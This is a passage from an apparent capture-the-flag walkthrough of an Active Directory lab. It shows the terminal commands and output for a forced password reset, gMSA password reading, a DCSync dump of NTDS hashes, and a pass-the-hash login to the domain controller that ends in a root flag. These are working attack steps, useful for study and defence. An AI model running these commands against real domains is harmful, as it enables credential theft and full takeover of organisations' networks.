[*] DACL modified successfully!
└─$ nxc smb 10.1.3.48 -u astro.researcher -p [REDACTED] -M change-password -o USER=eng.payload NEWPASS='Password123!'
SMB         10.1.3.48       445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.3.48       445    DC-STELLAR       [+] stellarcomms.local\astro.researcher:[REDACTED]
CHANGE-P... 10.1.3.48       445    DC-STELLAR       [+] Successfully changed password for eng.payload
Reading GMSAPassword for SATLINK-SERVICE$.
└─$ nxc ldap 10.1.3.48 -u eng.payload -p 'Password123!' --gmsa
LDAP        10.1.3.48       389    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.1.3.48       389    DC-STELLAR       [+] stellarcomms.local\eng.payload:Password123!
LDAP        10.1.3.48       389    DC-STELLAR       [*] Getting GMSA Passwords
LDAP        10.1.3.48       389    DC-STELLAR       Account: SATLINK-SERVICE$     NTLM: [REDACTED]     PrincipalsAllowedToReadPassword: ['eng.payload', 'SATLINK-SERVICE$']
Getting all hashes using DCSYNC attack.
└─$ nxc smb 10.1.3.48 -u 'SATLINK-SERVICE$' -H [REDACTED] --ntds
SMB         10.1.3.48       445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.3.48       445    DC-STELLAR       [+] stellarcomms.local\SATLINK-SERVICE$:[REDACTED]
SMB         10.1.3.48       445    DC-STELLAR       [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.1.3.48       445    DC-STELLAR       [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.1.3.48       445    DC-STELLAR       Administrator:500:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.1.3.48       445    DC-STELLAR       krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       stellarcomms.local\junior.analyst:1103:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       stellarcomms.local\ops.controller:1104:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       stellarcomms.local\astro.researcher:1105:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       stellarcomms.local\eng.payload:1106:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       DC-STELLAR$:1000:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       SATLINK-SERVICE$:1108:aad3b435b51404eeaad3b435b51404ee:[..SNIPED..]:::
SMB         10.1.3.48       445    DC-STELLAR       [+] Dumped 9 NTDS hashes to /home/kali/.nxc/logs/ntds/DC-STELLAR_10.1.3.48_2026-01-29_232829.ntds of which 7 were added to the database
Now we use the Administrator NTLM hash to authenticate to the DC and get the root flag.
└─$ evil-winrm-py -i 10.1.3.48 -u administrator -H [REDACTED]
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.1.3.48:5985' as 'administrator'
evil-winrm-py PS C:\Users\Administrator\Documents>
evil-winrm-py PS C:\Users\Administrator> cd Desktop
evil-winrm-py PS C:\Users\Administrator\Desktop> type root.txt

FLAG[REDACTED]


              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'
evil-winrm-py PS C:\Users\Administrator\Desktop>